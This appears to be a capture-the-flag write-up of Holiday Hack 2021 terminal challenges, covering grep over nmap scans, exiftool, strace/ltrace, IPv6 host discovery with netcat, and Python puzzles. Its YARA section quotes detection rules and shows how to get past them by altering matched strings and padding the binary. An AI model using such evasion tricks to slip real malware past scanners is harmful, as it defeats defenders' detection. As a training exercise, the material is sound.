With the FPGA programmed, I return to the Frost Tower rooftop and click on the contraption next to Crunchy Squishter. When I drag the FPGA onto the socket in the Speak & Spell circuit board, an alien ship lands on the roof.





Inside the ship, I learn that Jack Frost, Munchkins, Elves, and Trolls all came from the Planet Frost centuries ago. Santa thanks me for foiling Jack's plan.




Terminal Challenges

Terminal	Elf	Location
Logic Munchers	Noel Boetie	Castle Approach
Grepping for Gold	Greasy GopherGuts	Outside Frost Tower
Yara Analysis	Fitzy Shortstack	Entry
Exif Metadata	Piney Sappington	Courtyard
The Elf Code	Ribb Bonbowford	Dining Room
Strace Ltrace Retrace	Tinsel Upatree	Kitchen
IPv6 Sandbox	Jewel Loggins	Talks Lobby
HoHo .. No	Eve Snowshoes	Santa’s Office
Holiday Hero	Chimney Scissorsticks	Netwars
IMDS Exploitation	Noxious O. D'or	Jack’s Executive Restroom
Frostavator	Grody Goiterson	Frost Tower Lobby
Bonus! Blue Log4Jack	Bow Ninecandle	North Pole
Bonus! Red Log4Jack	Icky McGoop	North Pole

Logic Chompers

In this game, we're asked to move around a grid filled with logic statements and "chomp" the ones that are true. To win, we need to be able to solve a variety of Boolean Logic, Arithmetic Expressions, Number Conversions, and Bitwise Operations.




Please Select Starting Level:

- [✓ Beginner (Stage 0)]
- Intermediate (Stage 3)
- Advanced (Stage 6)
- Expert (Stage 9)

- [✓ Boolean Logic]
- Arithmetic Expressions
- Number Conversions
- Bitwise Operations
- Potpourri

Logic Chompers! Complete a stage in Potpourri at Intermediate or higher to get a special achievement!




Chomp All True Statements

Difficulty: 0 Stage: 0

True	False	1=1	1=0	'b'='b'	1=0
False	'b'='a'	False	0=1	True	1=1
'a'='a'	True	'b'='a'		not False	False
not False	'b'='a'	'b'='a'	'b'='a'	not False	True
0=0	True	not True	0=0	not True	'b'='a'

Score: 0

Looking at the Console tab of the web developer tools, it appears we have access to an array containing the answer to each of the expressions in the grid. It may be possible to cheat at this game by writing some JavaScript code, and win the game at the expert level.



```
Connecting to Chomper HQ at wss://logic.kringlecastle.com/ws          chompy.js:453
Connected                                                             chompy.js:456
Challenges is 6 long and looks like:                                  chompy.js:486
▼Array(6) i                                                           chompy.js:487
  ▼0: Array(5)
    ▶0: (2) ['True', true]
    ▶1: (2) ["'a'=='b'", false]
    ▶2: (2) ["'a'=='a'", true]
    ▶3: (2) ['not True', false]
    ▶4: (2) ['not True', false]
     length: 5
    ▶[[Prototype]]: Array(0)
  ▶1: (5) [Array(2), Array(2), Array(2), Array(2), Array(2)]
  ▶2: (5) [Array(2), Array(2), Array(2), Array(2), Array(2)]
  ▶3: (5) [Array(2), Array(2), Array(2), Array(2), Array(2)]
  ▶4: (5) [Array(2), Array(2), Array(2), Array(2), Array(2)]
  ▶5: (5) [Array(2), Array(2), Array(2), Array(2), Array(2)]
   length: 6
  ▶[[Prototype]]: Array(0)
```

Grepping for Gold

The goal of this terminal is to examine the output of a large nmap scan to answer a series of questions. Answers are submitted through the quizme executable.

What port does 34.76.1.22 have open? - **62078**

```
grep 34.76.1.22  bigscan.gnmap
```

What port does 34.77.207.226 have open? – **8080**

```
grep 34.77.207.226 bigscan.gnmap
```

How many hosts appear "Up" in the scan? – **26054**

```
grep "Up" bigscan.gnmap  | wc -l
```

How many hosts have a web port open? (Let's just use TCP ports 80, 443, and 8080) - **14372**

```
grep -E "(80\/|443\/|8080\/)" bigscan.gnmap | wc -l
```

How many hosts with status Up have no (detected) open TCP ports? - **226**

```
grep "closed (999)" bigscan.gnmap  | wc -l
```


What's the greatest number of TCP ports any one host has open? - **12**

```
grep -n -o open
```

How many hosts with status Up have no (detected) open TCP ports? - **402**


```
echo $((`grep Up bigscan.gnmap | wc -l` - `grep Ports bigscan.gnmap | wc -l`))
```

Yara Analysis



{ } YARA in a nutshell

YARA is a tool aimed at (but not limited to) helping malware researchers to identify and classify malware samples. With YARA you can create descriptions of malware families (or whatever you want to describe) based on textual or binary patterns. Each description, a.k.a rule, consists of a set of strings and a boolean expression which determine its logic. Let's see an example:

When I first run the_critical_elf_app, I receive an error just as Fitzy Shortstack said. Here we see it's rule #135 that has been matched.


```
snowball2@f69ef8677dd3:~$ ./the_critical_elf_app
yara_rule_135 ./the_critical_elf_app
snowball2@f69ef8677dd3:~$
```


Open the yara_rules/rules.yar file to see how rule 135 is defined. We can see here that it's looking for a string in the executable.



```
rule yara_rule_135 {
   meta:
      description = "binaries - file Sugar_in_the_machinery"
      author = "Sparkle Redberry"
      reference = "North Pole Malware Research Lab"
      date = "1955-04-21"
      hash = "19ecaadb2159b566c39c999b0f860b4d8fc2824eb648e275f57a6dbceaf9b488"
   strings:
      $s = "candycane"
   condition:
      $s
```

I open the_critical_elf_app in vi and find the string candycane and change it to a different string of the same length.


On the next execution attempt, I get error yara_rule_1056. This time the string is defined in hex, so we can't easily search for it in vi. Instead we can use xxd to dump the hex, or we could copy the hex to CyberChef and translate it to ascii characters.



```
rule yara_rule_1056 {
   meta:
        description = "binaries - file frosty.exe"
        author = "Sparkle Redberry"
        reference = "North Pole Malware Research Lab"
        date = "1955-04-21"
        hash = "b9b95f671e3d54318b3fd4db1ba3b813325fcef462070da163193d7acb5fcd03"
   strings:
        $s1 = {6c 6962 632e 736f 2e36}
        $hs2 = {726f 6772 616d 2121}
   condition:
        all of them
}
```


6c 6962 632e 736f 2e36 = libc.so.6
726f 6772 616d 2121 = rogram!!

The condition in the rule states that both strings need to be present for the rule to match. We can't change libc.so.6, or the program will no longer work, but we can change the string "rogram!!". Here is what we have now.



```
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^A^@^B^@^@^@^@^@sandycane^@naughty string^@^@^@^@^@^@^@
This is critical for the execution of this program..^@^@^@^@HolidayHackChallenge{NotReallyAFlag}^
@dastardly string^@^@^@^A^[^C;<^@^@^@^F^@^@^@~H
```

The next failed execution references yara_rule_1732.




```
rule yara_rule_1732 {
   meta:
      description = "binaries - alwayz_winter.exe"
      author = "Santa"
      reference = "North Pole Malware Research Lab"
      date = "1955-04-22"
      hash = "c1e31a539898aab18f483d9e7b3c698ea45799e78bddc919a7dbebb1b40193a8"
   strings:
      $s1 = "This is critical for the execution of this program!!" fullword ascii
      $s2 = "__frame_dummy_init_array_entry" fullword ascii
      $s3 = ".note.gnu.property" fullword ascii
      $s4 = ".eh_frame_hdr" fullword ascii
      $s5 = "__FRAME_END__" fullword ascii
      $s6 = "__GNU_EH_FRAME_HDR" fullword ascii
      $s7 = "frame_dummy" fullword ascii
      $s8 = ".note.gnu.build-id" fullword ascii
      $s9 = "completed.8060" fullword ascii
      $s10 = "_IO_stdin_used" fullword ascii
      $s11 = ".note.ABI-tag" fullword ascii
      $s12 = "naughty string" fullword ascii
      $s13 = "dastardly string" fullword ascii
      $s14 = "__do_global_dtors_aux_fini_array_entry" fullword ascii
      $s15 = "__libc_start_main@@GLIBC_2.2.5" fullword ascii
      $s16 = "GLIBC_2.2.5" fullword ascii
      $s17 = "its_a_holly_jolly_variable" fullword ascii
      $s18 = "__cxa_finalize" fullword ascii
      $s19 = "HolidayHackChallenge{NotReallyAFlag}" fullword ascii
      $s20 = "__libc_csu_init" fullword ascii
   condition:
      uint32(1) == 0x02464c45 and filesize < 50KB and
      10 of them
```

This time the condition states that 10 of the strings need to match, but we can't change enough of them without breaking the program. Another condition is that the filesize must be less than 50KB. The original file size is 17KB, but maybe we can make it larger.

```
dd if=/dev/zero bs=1K count=50 >> the_critical_elf_app
```


Now when we execute the app it runs successfully.




```
-rwxr-xr-x 1 snowball2 snowball2 67889 Dec 30 01:51 the_critical_elf_app
drwxr-xr-x 1 root      root       4096 Dec  2 14:25 yara_rules
snowball2@f69ef8677dd3:~$ ./the_critical_elf_app
Machine Running..
Toy Levels: Very Merry, Terry
Naughty/Nice Blockchain Assessment: Untampered
Candy Sweetness Gauge: Exceedingly Sugarlicious
Elf Jolliness Quotient: 4a6f6c6c7920456e6f7567682c204f76657274696d6520417070726f766564
```

Exif Metadata

Piney Sappington asks us to look at some of Santa's documents and determine which one was tampered with. Using exiftool, I can find the user who last modified each file.



```
elf@16bffeba103d:~$ exiftool -p '$filename $lastmodifiedby' -q -q .
2021-12-08.docx Santa Claus
2021-12-25.docx Santa Claus
2021-12-21.docx Jack Frost
2021-12-23.docx Santa Claus
2021-12-01.docx Santa Claus
```




```
Filename (including .docx extension) > 2021-12-21.docx
Your answer: 2021-12-21.docx

Checking........
Wow, that's right! We couldn't have done it without your help! Congratulations!
```

Strace Ltrace Retrace

Tinsel Upatree asks us to reconstruct a missing configuration file to make the cotton candy machine work. He mentions the strace and ltrace, which are tools used to intercept and examine the system calls and dynamic library calls made by a program. We can use these to diagnose issues and better understand what a program is doing during runtime.

I first ran strace and found that the program is looking for a file called registration.json.


```
strace ./make_the_candy
```



```
brk(0x55d60a508000)                     = 0x55d60a508000
openat(AT_FDCWD, "registration.json", O_RDONLY) = -1 ENOENT (No such file or directory)
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 0), ...}) = 0
write(1, "Unable to open configuration fil"..., 35Unable to open configuration file.
) = 35
```

Next, I create the registration.json file and run it again, but the strace output isn't as useful. This time I run it with ltrace and see that it's looking for the string "Registration".

```
echo "" > registration.json

ltrace ./make_the_candy
```



```
fopen("registration.json", "r")                              = 0x562796a05260
getline(0x7ffea3345c60, 0x7ffea3345c68, 0x562796a05260, 0x7ffea3345c68) = 1
strstr("\n", "Registration")                                 = nil
getline(0x7ffea3345c60, 0x7ffea3345c68, 0x562796a05260, 0x7ffea3345c68) = -1
```

Running again with ltrace, I can see that it wants a colon. After repeating this process again and finding all of the strings that the program wants to find, I can reconstruct registration.json in its entirety and the cotton candy machine is back in service.

```
echo -n "Registration:True" > registration.json

./make_the_candy
```


```
Candy making in progress
```

Ipv6 Sandbox

In this terminal we're asked to find a host on the network and retrieve a password from it. The IP address is unknown, and based on the name of the terminal, we should assume that it is on an IPv6 network.

The first thing I do is ping the IPv6 "all nodes" multicast IP address, to which all hosts on this network will respond. I'll then display the ip neighbor table to see what hosts responded, just like looking at the ARP table in IPv4.


```
ping6 ff02::1 -c2

ip neigh
```



```
elf@70c2327add95:~$ ping6 ff02::1 -c2
PING ff02::1(ff02::1) 56 data bytes
64 bytes from fe80::42:c0ff:fea8:a003%eth0: icmp_seq=1 ttl=64 time=0.031 ms
64 bytes from fe80::42:e0ff:fe9c:1aa7%eth0: icmp_seq=1 ttl=64 time=0.064 ms (DUP!)
64 bytes from fe80::42:c0ff:fea8:a002%eth0: icmp_seq=1 ttl=64 time=0.078 ms (DUP!)
64 bytes from fe80::42:c0ff:fea8:a003%eth0: icmp_seq=2 ttl=64 time=0.030 ms

--- ff02::1 ping statistics ---
2 packets transmitted, 2 received, +2 duplicates, 0% packet loss, time 24ms
rtt min/avg/max/mdev = 0.030/0.050/0.078/0.022 ms
elf@70c2327add95:~$ ip neigh
192.168.160.1 dev eth0 lladdr 02:42:e0:9c:1a:a7 STALE
fe80::1 dev eth0 lladdr 02:42:e0:9c:1a:a7 router STALE
fe80::42:c0ff:fea8:a002 dev eth0 lladdr 02:42:c0:a8:a0:02 REACHABLE
```

Having found another host on the network with IPv6 address fe80::42:c0ff:fea8:a002, I can now use nmap to determine which ports are open.


```
nmap -6 -A fe80::42:c0ff:fea8:a002%eth0
```



```
elf@2fc9f04420b1:~$ nmap -6 -A fe80::42:c0ff:fea8:a002%eth0
Starting Nmap 7.70 ( https://nmap.org ) at 2021-12-30 18:40 UTC
Nmap scan report for fe80::42:c0ff:fea8:a002
Host is up (0.00012s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE     VERSION
80/tcp   open  http        nginx 1.14.2
9000/tcp open  cslistener?
```

Next, I try connecting to port 80 using netcat with the -6 option for IPv6 support.


```
netcat -6 fe80::42:c0ff:fea8:a002%eth0 80
```



```
elf@70c2327add95:~$ netcat -6 fe80::42:c0ff:fea8:a002%eth0 80
GET /
<html>
<head><title>Candy Striper v6</title></head>
<body>
<marquee>Connect to the other open TCP port to get the striper's activation phrase!</marquee>
</body>
</html>
^C
```

That wasn't the right port, so we'll find the answer to this terminal at port 9000 instead.

```
netcat -6 fe80::42:c0ff:fea8:a002%eth0 9000
```



```
elf@70c2327add95:~$ netcat -6 fe80::42:c0ff:fea8:a002%eth0 9000
PieceOnEarth
```

The Elf Code

The Elf Code is a series of Python programming challenges. Write code to safely move the elf to Santa's castle and you win the level. There are eight levels, plus two bonus levels.

Welcome to

The Elf C0de

Python Edition!

Mischevious munchkins have nabbed all the North Pole's lollipops intended for good children all over the world.

Use your Python skills to retrieve the nabbed lollipops from at least eight entrances to KringleCon.

Click to begin or continue at your current task.

Inspired by SANS SEC573 pyWars.

Not Familiar with Python?

Take a look at The Ultimate Python Beginner's Handbook or the CodeAcademy interactive Python tutorial.

Level 1:

```
import elf, munchkins, levers, lollipops, yeeters, pits

elf.moveLeft(10)

elf.moveUp(10)
```

Level 2:

```
import elf, munchkins, levers, lollipops, yeeters, pits

elf.moveTo(lollipops.get(1).position)

elf.moveTo(lollipops.get(0).position)

elf.moveLeft(3)

elf.moveUp(6)
```

Level 3:

```
import elf, munchkins, levers, lollipops, yeeters, pits

lever0 = levers.get(0)

lollipop0 = lollipops.get(0)

elf.moveTo(lever0.position)

lever0.pull(lever0.data() + 2)

elf.moveTo(lollipop0.position)

elf.moveUp(10)
```

Level 4:

```
import elf, munchkins, levers, lollipops, yeeters, pits

all_levers = levers.get()

data=[{"year": 2021}, [1,2,3], 2 , bool(1), "string"]
```

```
for i in range(4, -1, -1):
    print(i)
    print(data[i])
    elf.moveTo(all_levers[i].position)
    all_levers[i].pull(data[i])
elf.moveUp(2)
```

Level 5:

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0, lever1, lever2, lever3, lever4 = levers.get()
elf.moveTo(lever4.position)
lever4.pull(lever4.data()+" concatenate")
elf.moveTo(lever3.position)
lever3.pull(not lever3.data())
elf.moveTo(lever2.position)
lever2.pull(lever2.data() + 1)
elf.moveTo(lever1.position)
lever1.pull(lever1.data() + [1])
elf.moveTo(lever0.position)
lever0.pull(lever0.data() | {"strkey":"strvalue"})
elf.moveUp(2)
```

Level 6:

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever = levers.get(0)
data = lever.data()
elf.moveTo(lever.position)
if type(data) == bool:
    data = not data
elif type(data) in (int, str):
    data = data * 2
elif type(data) == list:
    data = [x+1 for x in data]
elif type(data) == dict:
    data["a"] += 1
```

```
lever.pull(data)
elf.moveUp(2)
```

Level 7:

```
import elf, munchkins, levers, lollipops, yeeters, pits
for num in range(3):
    elf.moveLeft(3)
    elf.moveUp(12)
    elf.moveLeft(3)
    elf.moveDown(12)
```

Level 8:

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0 = levers.get(0)
all_lollipops = lollipops.get()
for lollipop in all_lollipops:
    elf.moveTo(lollipop.position)
elf.moveTo(levers.get(0).position)
levers.get(0).pull(["munchkins rule"] + lever0.data())
elf.moveDown(4)
elf.moveLeft(6)
elf.moveUp(4)
```

Level 9:

```
import elf, munchkins, levers, lollipops, yeeters, pits
def func_to_pass_to_mucnhkin(list_of_lists):
    sum_of_ints_in_list_of_lists = 0
    for list in list_of_lists:
        for i in list:
            if( type(i) == int ):
                sum_of_ints_in_list_of_lists += i
    return sum_of_ints_in_list_of_lists
all_levers = levers.get()
moves = [elf.moveDown, elf.moveLeft, elf.moveUp, elf.moveRight] * 2
for i, move in enumerate(moves):
    lever = levers.get(i)
    move(i+1)
    if( i < len(all_levers) ):
        lever.pull(i)
elf.moveUp(2)
elf.moveLeft(4)
munchkin = munchkins.get(0)
munchkin.answer(func_to_pass_to_mucnhkin)
elf.moveUp(2)
```

